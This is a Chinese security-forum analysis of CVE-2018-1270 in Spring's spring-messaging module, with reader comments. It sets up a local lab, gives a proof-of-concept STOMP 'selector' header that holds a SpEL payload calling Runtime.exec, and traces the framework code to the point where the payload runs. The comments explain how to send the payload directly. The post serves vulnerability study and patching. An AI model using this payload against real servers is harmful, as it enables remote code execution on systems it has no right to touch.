spring-messaging Remote Code Execution 分析-【CVE-2018-1270】

chybeta / 2018-04-07 21:06:35 / 浏览数 25583 安全技术 漏洞分析 顶(2) 踩(3)

漏洞公告

2018年4月5日漏洞公布： https://pivotal.io/security/cve-2018-1270

CVE-2018-1270: Remote Code Execution with spring-messaging

Severity

Critical

Vendor

Spring by Pivotal

Description

Spring Framework versions 5.0 to 5.0.4, 4.3 to 4.3.14, and older unsupported versions allow applications to expose STOMP over WebSocket endpoints with a simple, in-memory STOMP broker through the `spring-messaging` module. A malicious user (or attacker) can craft a message to the broker that can lead to a remote code execution attack.

漏洞影响版本:

1. Spring Framework 5.0 to 5.0.4
2. Spring Framework 4.3 to 4.3.14
3. Older unsupported versions are also affected

环境搭建

利用官方示例 https://github.com/spring-guides/gs-messaging-stomp-websocket ，git clone后checkout到未更新版本：

```
git clone https://github.com/spring-guides/gs-messaging-stomp-websocket

git checkout 6958af0b02bf05282673826b73cd7a85e84c12d3
```


用IDEA打开gs-messaging-stomp-websocket目录下的complete项目，修改app.js中的第15行：

```
function connect() {
   var header  = {"selector":"T(java.lang.Runtime).getRuntime().exec('calc.exe')"};
   var socket = new SockJS('/gs-guide-websocket');
   stompClient = Stomp.over(socket);
   stompClient.connect({}, function (frame) {
       setConnected(true);
       console.log('Connected: ' + frame);
       stompClient.subscribe('/topic/greetings', function (greeting) {
           showGreeting(JSON.parse(greeting.body).content);
       },header);
   });
}
```

增加了一个header头部，其中指定了`selector`，其值即payload。

漏洞利用

点击connect后建立起连接，在文本框中随意输入，点击Send，触发poc：



漏洞分析

当在 http://localhost:8080/ 中点击Connect后，在app.js中，有如下代码，会建立起Websocket连接：

```
var header  = {"selector":"T(java.lang.Runtime).getRuntime().exec('calc.exe')"};
...
stompClient.subscribe('/topic/greetings', function (greeting) {
   showGreeting(JSON.parse(greeting.body).content);
},header);
```

其中header中指定了selector，根据 Stomp Protocol Specification, Version 1.0，通过指定对应的selecttor，可以对订阅的信息进行过滤：


```
Stomp brokers may support the selector header which allows you to specify an SQL 92 selector on the message headers which acts

You can also specify an id header which can then later on be used to UNSUBSCRIBE from the specific subscription as you may end
```

在 org/springframework/messaging/simp/broker/DefaultSubscriptionRegistry.java 第140行，对这个header参数进行了接受和处理：

```
protected void addSubscriptionInternal(
       String sessionId, String subsId, String destination, Message<?> message) {

   Expression expression = null;
   MessageHeaders headers = message.getHeaders();
   String selector = SimpMessageHeaderAccessor.getFirstNativeHeader(getSelectorHeaderName(), headers);
   if (selector != null) {
       try {
           expression = this.expressionParser.parseExpression(selector);
           this.selectorHeaderInUse = true;
           if (logger.isTraceEnabled()) {
               logger.trace("Subscription selector: [" + selector + "]");
           }
       }
       catch (Throwable ex) {
           if (logger.isDebugEnabled()) {
               logger.debug("Failed to parse selector: " + selector, ex);
           }
       }
   }
   this.subscriptionRegistry.addSubscription(sessionId, subsId, destination, expression);
   this.destinationCache.updateAfterNewSubscription(destination, sessionId, subsId);
}
```




如图所示，此次连接对应的sessionId为`mrzfa005`，subsId为`sub-0`。

之后，在 http://localhost:8080/ 中输入任意字符串，点击send。spring进行了一系列处理后，开始向消息的订阅者分发消息，在 org/springframework/messaging/simp/broker/SimpleBrokerMessageHandler.java:349 行：

```
protected void sendMessageToSubscribers(@Nullable String destination, Message<?> message) {
   MultiValueMap<String,String> subscriptions = this.subscriptionRegistry.findSubscriptions(message);
   ...
```

其中message保存了此次连接/会话的相关信息：



跟入 `this.subscriptionRegistry.findSubscriptions` 至 org/springframework/messaging/simp/broker/AbstractSubscriptionRegistry.java:111 行：

```
public final MultiValueMap<String, String> findSubscriptions(Message<?> message) {
   ....
   return findSubscriptionsInternal(destination, message);
}
```

message作为参数被传入 `findSubscriptionsInternal` ，在return处继续跟进至 org/springframework/messaging/simp/broker/DefaultSubscriptionRegistry.java:184行


```
protected MultiValueMap<String, String> findSubscriptionsInternal(String destination, Message<?> message) {
   MultiValueMap<String, String> result = this.destinationCache.getSubscriptions(destination, message);
   return filterSubscriptions(result, message);
}
```

其中result变量值如下：

该变量即
org/springframework/messaging/simp/broker/DefaultSubscriptionRegistry.java:201行的filterSubscriptions方法的`allMatches`变量，跟进至两层for循环

```
for (String sessionId : allMatches.keySet()) {
   for (String subId : allMatches.get(sessionId)) {
       SessionSubscriptionInfo info = this.subscriptionRegistry.getSubscriptions(sessionId);
       if (info == null) {
           continue;
       }
       Subscription sub = info.getSubscription(subId);
       if (sub == null) {
           continue;
       }
       ...
   }
}
```

通过两次`getSubscriptions`操作，此时取出了先前的配置信息，sub变量值如下：




接下去第 207 行将selector表达式取出：

```
Expression expression = sub.getSelectorExpression();
```

第217行：

```
try {
   if (Boolean.TRUE.equals(expression.getValue(context, Boolean.class))) {
       result.add(sessionId, subId);
   }
}
```

通过调用了`expression.getValue(context, Boolean.class)`，触发payload，执行了spel表达式，远程命令执行成功。



资料

- spring-guides/gs-messaging-stomp-websocket
- spring-framework-reference: websocket-stomp
- springmvc(18)使用WebSocket 和 STOMP 实现消息功能
- CaledoniaProject/CVE-2018-1270
- 0c0c0f师傅微博

点击收藏 | 1 关注 | 2

上一篇：深入探索数据库攻击技术 Part ... 下一篇：Catfish(鲶鱼) CMS V...

1. 11 条回复

mr.bingo 2018-04-08 10:04:28

我怎么感觉这样不算RCE呢？

0 回复Ta

chybeta 2018-04-08 12:48:12

@mr.bingo
您好。文章中，我将payload直接写在了前端的app.js里，所以可能看起来觉得不是远程。其实如果不写入app.js，也可以在点击connect后抓包根据stomp协议发送相应
http://www.polaris-lab.com/index.php/archives/501/
。另外建议看看stomp的流程，这样应该能分清楚谁是攻击者，谁是被攻击者。以上是我一点浅见，欢迎讨论。

1 回复Ta

大先知 2018-04-09 10:51:35

@chybeta 哈哈，老哥，昨天我也是以为是要改服务端的，后面我直接在浏览器改的，才发现可以RCE，老哥下次说清楚点。。

0 回复Ta

nrow 2018-04-09 20:16:35

@大先知 大表哥，在前端是怎么构造的payload

0 回复Ta

chybeta 2018-04-09 20:39:22

@nrow app.js就是前端，直接改就行呀。也可以抓包，根据stomp协议来发送对应的请求。

0 回复Ta

nrow 2018-04-10 10:49:25

@chybeta 谢谢表哥分享，浏览器F5修改app.js可以了
这个payload通过stomp协议来发送，是不是基于传统的HTTP协议的流量，防御措施就不行了

0 回复Ta

大先知 2018-04-10 17:57:38


@chybeta https://spring.io/blog/2018/04/09/cve-2018-1275-address-partial-fix-for-cve-2018-1270
这是补丁被绕过了？？

0 回复Ta

caohong****@163. 2018-04-13 14:58:13

Spring Framework 3.2.0版本还没websocket，本次漏洞根本不涉及3.X版本，为什么还要升级（3.Older unsupported versions are also affected）？

0 回复Ta



chybeta 2018-04-14 07:17:25

@caohong****@163. https://spring.io/blog/2013/05/23/spring-framework-4-0-m1-websocket-support 中Spring框架从4.0版开始支持WebSocket。根据https://github.com/spring-projects/spring-framework/wiki/Spring-Framework-Versions 可以知道 4.0.x 4.1.x 4.2.x
官方均已不再支持，最近的一次commit记录也只停留在2016年。这些版本也有可能受到影响。另外通篇下来，并没哪里明确说明3.x版本受影响呀？

0 回复Ta

chybeta 2018-04-14 07:18:29

@大先知 据说，是官方忘了给这个版本打上补丁。

0 回复Ta

dzh52693****@qq. 2018-06-10 01:06:21

大表哥，请教你是怎么跟到DefaultSubscriptionRegistry.java这个类的，我用STS在 return new Greeting("Hello, " + message.getName() + "!");这里打的断电，怎么都跟不到这个类。谢谢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板